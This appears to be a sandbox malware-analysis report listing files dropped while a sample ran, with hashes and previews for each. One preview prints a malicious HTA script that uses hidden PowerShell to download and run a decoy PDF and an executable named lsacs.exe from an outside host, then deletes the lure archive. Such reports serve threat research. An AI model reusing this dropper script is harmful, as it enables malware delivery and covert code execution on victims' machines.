SHA-512:	4E712F703E8DF36827EE94C971DBCA82841948A2E66712A43905AE8B713AE4EBE4ACBCF1C44F63F62D13F6C4B9C12D490B128E504BA501D8320241BD0922F1E0
Malicious:	false
Preview:	VLnk.....?.....Tq.>..j..... ....

C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons\icon-230131015135Z-242.bmp	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
File Type:	PC bitmap, Windows 3.x format, 107 x -152 x 32, cbSize 65110, bits offset 54
Category:	dropped
Size (bytes):	65110
Entropy (8bit):	2.3638112991940377
Encrypted:	false
SSDEEP:	192:xjNLzEVdljce3gnXKBtYbFp5rzngcBqjkwbgAUepwA7N2bNxaX7kP+XWx:4ljce3gnXKDOZLpwkAUT+IaXC1
MD5:	3B5BEED4F0F7F19766E49A92C36D896A
SHA1:	21F074C8653CFE37609975FE12CF6484D8EE75AF
SHA-256:	B911698809E53CC2CDE856A505E6EBF705D42F3F1B04AEF50E6A76B76A025B54
SHA-512:	0EFFBB9447CACF3DF8231CD5A6384C31DBC7BC1B1711576C9A2D57F50F8AA1E1D5D44FEA012BDEDE80B16FE9B7EDE7CB2D6A189E622E64FFE4DEFEF6EA316361
Malicious:	false
Preview:	BMV.....6...(...k...h..... ....

C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3024000, file counter 12, database pages 15, cookie 0x5, schema 4, UTF-8, version-valid-for 12
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	3.5648454785421966

Encrypted:	false
SSDEEP:	384:3el9dThltELJ8fwRRwZsLRGlKhsvXh+vSc:dkYZsLQhUSc
MD5:	A7160897766E69059F4AF21FDE082377
SHA1:	00925B8FDFE422DB736B682E8AD1D3A75CA49615
SHA-256:	463A1478130C8BCD2FA3241E3019D66AE519C8D26D2CDBBBEB205F0D9529256C
SHA-512:	03F609E3A9CBE552FD4A0E48D00525EFBFAC34318F625B2DD38F5F3D9549F510D96380E62CA12B780409831D749DA015961C46E191784B9509A5B5D44DD70873
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....1.....T...U.1.D..... ....

C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages-journal

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	8720
Entropy (8bit):	3.2864059890752153
Encrypted:	false
SSDEEP:	48:7MPom1CtTiomsiom2om1Nom1Aiom1RROiom1oom1pom1DTZiomVsiomgnqQlmFTw:7JRbOhbCsnN49IVXEBodRBkU
MD5:	7B64785ED72DE3F4119A8F3A48F97B16
SHA1:	F4F07D90B4195988DF50D40601BA8FFF839FB789
SHA-256:	2684DD13E90093FAD6FB79CE9F07D78A653A4B2267DED2888ADE07965DA8F17C
SHA-512:	8CB7822A8885403FB30EEF88F18E3C1A07664791BE726CE6C698E9E7F852E9346A86240FD8F3CC9FC809764822CF55719BE5D9D169137B96D4B3C47FDF5456D
Malicious:	false
Preview:	.... .c.....F..... .....s..... L.s.y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\189397[1].png

Process:	C:\Windows\System32\mshta.exe
File Type:	PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	22997
Entropy (8bit):	7.743522599678212
Encrypted:	false
SSDEEP:	384:SEkgF9Cjh6AOcIOEBeYJl1chvt/kJbTHPlfM5wgPa5yJV6u+kwlzsdzeBrIuc9Lm:ijhFIOEFl1kvNk9l05K5yz6u+jlzsd7A
MD5:	CAFD20E01E4621A9E2D493E81155DAD0
SHA1:	A9FF509A1AC3A2B47D3B2F5BA54405A6E364DBA7
SHA-256:	BB7527CB1F66933164CA44D4BC7662C72C2D27840F7236DBCA61A63D08E219E0
SHA-512:	9471F60EA94CAC094086446CDC7FD3F542EACE4CEB2DFA7B7F3CE8DA2234A3284CF5E52560C330A9EFD38487BE71CC1BD8266B7629A568B14C84FB3A329D2A 49
Malicious:	false
Preview:	.PNG.....IHDR.....x.....pHYs..... .IDATx..y|U...~...m.9....}.....OG.....2.Q. j.9.)mmm.8+Z..2.Je.H.mi.....8...`@...d.I0{...Yk.....~p@@....g...>..... .....g....."7.W._V_Y...z.-.....U...+K..o.....H.*+..R.*]"..S|Pd.....E...> [?.H..n..-.....E..@..JHs..Z)u!..B.....<..&.....t...WF....)O..qeV.[.".M.88(.,.....w....."dwa...+..... .(e.O.....I".....4.. C..dBbF..}#...e*..Q.4.ow...e..5.0.#..T.....!... ~CCU.v...G..2....<.....d.OZ.$.x.0..=S.T...A.<5.'.."..]...z0..+....Y....o....?."I.....O%.Q .L.=.P1<b.....)...y.1.A.v....?..w..?.. .....s9.....A...qV..:)8.gl.v..{.....w.HS...V.pl.t.... .^.Oxt ....9O.....d..}.9._U.(..%.yF....e.....=.....Y...o...."....v..+.....7T..i...f9.o.<.....`..&..>.....F.O,...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\s[1].hta

Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	853
Entropy (8bit):	5.456140394891033
Encrypted:	false
SSDEEP:	12:TOxvTAKF2x2kGSYpZ81dGBMCzM5IG+dd281dGBMCJTgIy5I6r4iy8MOvEhVAbYQm:SxLFAx2kGBpTq959qay5LnMOvEA/YMCX
MD5:	7C275B4D5B423CFB00D970BD1BF6B9C8
SHA1:	3986AAEC814640892C8F92D79EAAC05B9662735E
SHA-256:	148B3D0A0233DE17C4CC4E0175723CE2D14BABE2B9D3CDA81849C880AEA0AEB9

SHA-512:	F9DAB25B84E0D0F1D6357041D1749BE2E643CAC2E9A5E7DF72183AEE921C70422FF89A4B4C5EB8C7D8CE4717569EAB776613AB71D98B93375DCD509890C381A
Malicious:	false
Preview:	<html>..<head>....<HTA:APPLICATION icon="https://cdn1.iconfinder.com/data/icons/google_jfk_icons_by_carlosjj/512/chrome.png" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />..<script language="VBScript">..command1 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf"..command2 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe"..command3 = "powershell -command Remove-Item %USERPROFILE%\Downloads\Presidents_Strategy_2023.rar"..Set WshShell = CreateObject("WScript.Shell")..WshShell.Run command1,0..WshShell.Run command2,0..WshShell.Run command3,0..Close..</script>..</head>..</html>..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	9432
Entropy (8bit):	4.918232018284106
Encrypted:	false
SSDEEP:	192:Nxoe5FpOMxoe5Pib4GVsm5emdygkjDt4iWN3yBGHh9smidcU6CGdcU6CS9smDpOh:bfib4Glkjh4iUxs14fib41
MD5:	F6775EDC5EE3B8EEDBF8310BD48C709D
SHA1:	51DBC51183BFBFE57F24E9AD63840E60D2E64842
SHA-256:	B5D6E4B1EF4F3E734E47F87E8226814AE7D574F4E458CCE4E21D637588F45B28
SHA-512:	EDCED69415369C7EBA17D72EC1691FE44F5C5DCF7565EAE1A22112E631FFBBCE72B830BBF0D91E70484BC7F0E4D59870777B07E86126438E78E15A7337D97BD6
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a3vxi3je.uda.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cjchyufc.z4k.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dapxgbjs.b5j.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jvlelz22.etj.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pbjyotax.xfw.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_slrsabnf.e3p.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_Salsa20.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	13824
Entropy (8bit):	5.053043697882728
Encrypted:	false
SSDEEP:	192:uJF/1nb2eqCQtkluknuz4ceS4QDurA7cqgYvEP:q2P6luLtn4QDgmgYvEP
MD5:	8641C8D126C215426AEC12034BE1DBB1
SHA1:	831790CE62E8AEB99917F31709AD2E02675F38C0
SHA-256:	B62C10757F14113D98F47ED750D4AD78C9B758037288D540CAB728EBE52A7B70
SHA-512:	4138C0CA43059CCEB425994A76E4CD844EBB4052BB6846DBDAA9F86E51F43FE0955CCEA5DB32208231CDCFC4708AD4899A7CDBE5F6FA79A3813F74AE7B2F0 78E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...]B.c....." ...!.....P.....`.....8.....9..d....`.....P..L.....p.,....3.....1..@.. .....0.....text...h..... ..`.rdata.....0.....@..@.data...8....@.....,.....@....pdata..L....P.....@..@.rsrc.....`.....2..... .....@..@.reloc..,....p.....4.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aes.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36352
Entropy (8bit):	6.554919694766384
Encrypted:	false
SSDEEP:	384:Obf+7nYpPMedFDlDchrVX1mEVmT9ZgkoD/PKDkGuF0U390QOo8VdbKBWmurLg4Ha:ObqWB7YJlmLJ3oD/S4j990th9VrsC
MD5:	8301186B889313B57D30BDD8463AD9B0
SHA1:	A286E5E88250F0B197D52B41DDB37E714B0C0F0C
SHA-256:	4525ABB5CEF21DF5459B037ACF288D5A8F947EE6F7BDE63A7D296B59261396FE
SHA-512:	104DD06373D166D6544AE764BB55D9B57F9190358FFCC5393386AD4552EE94993F47FFCF840BD0139CED3141900BA2A0F16CC3B90E55B14BABFA0E7B28881D8 C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$......./...A..A..A.....A...@..A...@..A..@..A...D..A...E..A...B..A...I..A...A. .A.....A...C..A.Rich..A.....PE..d...WB.c....." ...!.H...H.....P.....`.....d.....4... ..... .....@.....`.....text....F.....H..... ..`.rdata..d6...`...8...L.....@..@.data...8.....@....pdata.....@..@.rsrc. .....@..@.reloc..4.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aesni.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	15360
Entropy (8bit):	5.242907562653615
Encrypted:	false
SSDEEP:	384:OpURwiJsmXl02vcUrb7aniDUtn3gwYUMvE:OEwi6IOKrbmiDUtQwYU
MD5:	9B4776859D458FB98F3DB43D202A0B0F
SHA1:	13DF49F1C1E97035EC7C6284791131704E2C4F32
SHA-256:	B1AFC84C800CF03D9B5C76D0C3CA3CFCBFEDEC21351105D093A7EFA632BB286B
SHA-512:	F51E2B6846302165E28763D8B83EE1A3A1D0471C8050CEEDEBB55D37F2F2AEC25AE6EAD848C48ADAF944273D3FA0EE6706014AA090B5CB8E2C91A3EE7175A1CC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.....n..... ..Rich.....PE..d...XB.c....." ...!..... .....P.....`.....9.....d:..d....`.....P.....p.....3..... ...1..@.....0.. .....text..... ..`.rdata.....0....."....@..@.data...(....@.....2.....@....pdata.....P.....4.....@..@.rsrc.....`..... .8.....@..@.reloc..,....p.....:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cbc.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.746820498869727
Encrypted:	false
SSDEEP:	192:uOF/1nb2eqCQtkrKnlPI12D0NacqgYvEn:72P6KlPe2DNgYvEn
MD5:	1B08EFCB316066BD39A977A04784CD63
SHA1:	CF2F2251AD4B1EFFDA01DE108D75ED4439C8392A
SHA-256:	0A66956C6E50C5D38074C7D9F0BB86822DF4FFCB41B1EED85D00C182FF9DED55
SHA-512:	E25790B1FB929F20C5AEDF5094162480A3BEA29CEC34E14BC03996C5C3B4095E423C9994DAC1730062F591E7232353CCA134A050714C1725B2614BB91D5279F7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...[B.c....." ...!.....P.....`.....8.....9..d....`.....P..X.....p..,....2.....1..@.. .....0.....text..... ..`.rdata.....0.....@..@.data...8....@.....&.....@....pdata..X....P.....(.....@..@.rsrc.....`..... .....@..@.reloc..,....p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cfb.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	13824
Entropy (8bit):	4.8990216367095085
Encrypted:	false
SSDEEP:	192:6RgPfqLlvIOP3bdS2hkPUDkqoCM/vPXcqgzQkvEmO:9YgAdDkUDUCWpgzQkvE
MD5:	694B0C1A724D92F054C2D3282E2B2573
SHA1:	89BB524A7FC25A18107CD37E6A3570EF57ED8BE1
SHA-256:	391EB3DEDEE94AD06481B8120E8AC6BD957BD850539E1D02C7E8116242F3280F
SHA-512:	18A4B0033457330B1F11E8B6C406A64A3516886A8181F2A0F02AF767CF32CBAEA745C6CDCC3A33FC1407DBBBD610771DB3782821404222FFBAB6B66A316C21DB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2.....^.....Rich..... .....PE..d...[B.c....." ...!..... .....P.....`.....9.....9..d...`.....P..d.....p.....3.....1..@.....0.... .....text..... ..`.rdata.....0.....@..@.data...8....@.....,.....@....pdata..d....P.....@..@.rsrc.....`.....2..... ..@..@.reloc..,....p.....4.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ctr.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14848
Entropy (8bit):	5.301100327527072
Encrypted:	false
SSDEEP:	192:dviVJ1gSPqgKkwv0i8NSixSK57NEEE/qexcEtDrxDjRcqgUF6+6vEX:dvAE1si8NSixS0CqebtDVrgUUjvE
MD5:	521618277F837F4522E97B70053559D1
SHA1:	D60277FDF2BD6698EA407E4C7359B3DD6226B192
SHA-256:	5826D55F68B5E0DDF50787579D71581AFFD69ADF3D908148D74ADC1D6FA0F223
SHA-512:	3F7EF263CA771F44D9B2F95EB0C90D48E05C0518923C2D46C8B8ABA798C57D3D4A313B9EA7BC2655DC90933803645217416BD25E353D5B59095AB0654C91974
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O...!..!..!...!... ..!.. ..!.. ..!...$..!...%..!.."..!...)..!...!..!.....!...#..!.Rich ..!.....PE..d...\B.c....." ...!..... .....P.....`.....9.....x:..d...`.....P.....p.....3.....1..@. .....0.. .....text..... ..`.rdata.....0..... .....@..@.data.....@.....0.....@....pdata.....P.....2.....@..@.rsrc.....`.....6..... .....@..@.reloc..,....p.....8.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ecb.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	4.586233580590597
Encrypted:	false
SSDEEP:	96:eO0KVVdJvbrqTuy/Th/Y0lluLfcC75JiCKs89EpmFWLOXDwoZPj16XkcX6gbW6z:pVddiTHThQTctEEI4qXDd1CkcqgbW6
MD5:	6CC6BA1C48D9E243A21748915A1C84AC
SHA1:	CC4AD9732DB3CA470C7314A51DFDEEE8EA384800
SHA-256:	F61F7D10B79D48E017A71B27DF271E15F0D1D29DC651469AD01D3839B2B29229
SHA-512:	E10431DFFD793062377D735C55B15B0588CA0348C68AF03540578121A4413A47ADFC7685C4AB2644B3B5976D36977BF9057162D8066BD0FB3D5F328B50F4B5E3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Q...?...?...?.....?..>...?.U.>...?...>.=.?.:...?..;...?..<...?..7...?..?...?. .....?..=...?.Rich..?.....PE..d...[B.c....." ...!.....P.....p.....`.....p'.....((..P....P.....@.....`.,....." .....!..@..... .....text..... ..`.rdata..... .....@..@.data...8....0....."..... @....pdata.....@.....$.....@..@.rsrc.....P.. .....&.....@..@.reloc..,....`.....(.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_eksblowfish.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	22016
Entropy (8bit):	6.142916725335984
Encrypted:	false
SSDEEP:	384:FU/5cRUtPMbNv37t6KjjNrDF6pJgLa0Mp8Q10gYP2lcCM:qKR8EbxwKflDFQgLa1zzP
MD5:	D81975073AE0A845545C90AF2E1288D5
SHA1:	BEA49BA7BAB7426F5562FBEE8178785E8CBFC216
SHA-256:	AF6062E281B78E4B6BA845320BC1C8F1B7E2E202EB7804F4AEEBB9468FDDD579
SHA-512:	1787374C0E6370D61781A2CE93A23BE90D98E07A25322066CC0F448E4E58E67D6B978E2378240F1519E3301AE7D30A113F608C5B12A56133EA9184AF5CA01C00
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...YB.c....." ...!.(...0.....P.....`.....pY.....Z..d.....p.....4...@S.....R..@.. .....@.....text...X'.....(..... ..`.rdata..T....@... ...,.....@..@.data...8....`.....L.....@....pdata.....p.....N.....@..@.rsrc..... ..R.....@..@.reloc..4.....T.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ocb.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	17920
Entropy (8bit):	5.348388680692655
Encrypted:	false
SSDEEP:	384:sPHdP3Mj7Be/yR/MsB3yRcb+IqcOYeiZD6g6Vf4A:2PcnB8aEsB3ocb+pcOYpZDf
MD5:	6E2A72E8BB2093C90D395200A2F312A5
SHA1:	1A79BC469510D6E569C674E0B8B52207DB6A0D52
SHA-256:	2BC00DB9EC3834C3B0C0972519F7A966D2A78DCB7B3B257DC5A26270D08A159C
SHA-512:	0F6A59EF74559281367C6C8630CD2E6E75AD1D0EE39FB7247CCA9C89F6AD6C044628F1FED48E5F9B9CC0C459228DCE69F780CF76A580D776B393DF83C58AC5 5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....SY..=...=...=.....=...<...=...<...=...<...=...8...=...9...=...>...=...5...=...= ...=.....=...?...=.Rich..=.....PE..d...\B.c....." ...!.(... .....P.....`.....I.....J..d....p.....`.....,....C..... .....A..@.....@.....text...'.....(..... ..`.rdata..8....@.....,.....@..@.data.....P.....<.....@....pdata.....`.....>.....@..@. rsrc.....p.....B.....@..@.reloc..,.....D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ofb.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.741591488993739
Encrypted:	false
SSDEEP:	192:ujF/1nb2eqCQtkgU7L9D0770fcqgYvEJPb:82P6L9DaAxgYvEJj
MD5:	622D1D4AFF5C8570373AFA6D1FC9A927
SHA1:	C5E28C53D12D5DB9B63C70F7F0D1A6419B476ED3
SHA-256:	9DFE51411C62D53786C5667A94BEFCECE77CA5713016C3D16B131F781ADAC0CE
SHA-512:	9F46B433C2418F39298C6AB9B08049602B700C643B5CA7B959BB376C402BBCAE8F903383C73D9B7AE46C447FA52BAE6CA1A96CB3978F15667C93A6FCF1B33C 9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...\B.c....." ...!.....P.....`.....8.....9..d....`.....P..X.....p.,....2.....1..@.. .....0.....text.....`.rdata.....0.....@..@.data...8....@.....&.....@....pdata..X....P.....(.....@..@.rsrc.....`.....,..... .....@..@.reloc..,....p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_BLAKE2s.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14336
Entropy (8bit):	5.182440881324825
Encrypted:	false
SSDEEP:	192:u0F/1nb2eqCQt7fSxp/CJPvADQlntxSOvbcqgEvcM+:p2PNKxZWPIDWxVlgEvL
MD5:	456D007A15AC9DF83A0D41677330D5FA
SHA1:	AF8CF49B6037F920136383644F5550CB8CBB87E2
SHA-256:	7A8B23EDD14AD668CDD69219940172F40BF8CB20DBB40CF641E33AE47C62331B
SHA-512:	4FE303B48EB5FFE44BCE5FB911A04C847C834DDF4D1205B2F8E83D8307CF8DCD0A1F10547BA63215A33C7986605C28940CEBD7F38FCC03741C4DD8487A1026 1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...VB.c....." ...!.... .....P.....`.....09.....9..d...`.....P..@.....p.....3.....2..@.. .....0.....text...8..... ..`.rdata..4....0.....@..@.data...8....@.....@....pdata..@....P.....0.....@..@.rsrc.....`..... ..4.....@..@.reloc..,....p.....6.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_MD5.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	15360
Entropy (8bit):	5.471535633179204
Encrypted:	false
SSDEEP:	192:5Z9WfqP7M93g8UG4wNhhiBvzcuiDSjeoGmDZqRBP0rcqgjPrvE:0A0gHGbNMwuiDSyoGmDsr89gjPrvE
MD5:	CFB09129046C26603E1B309C07BF2B28
SHA1:	F84DD1FC0F77E0C2EF7B19BF03C27436772A77C5
SHA-256:	32DD19523E2F00C1C1F3D670F8BD9F61958BEF6F0BA137CDA58C325622E215D3
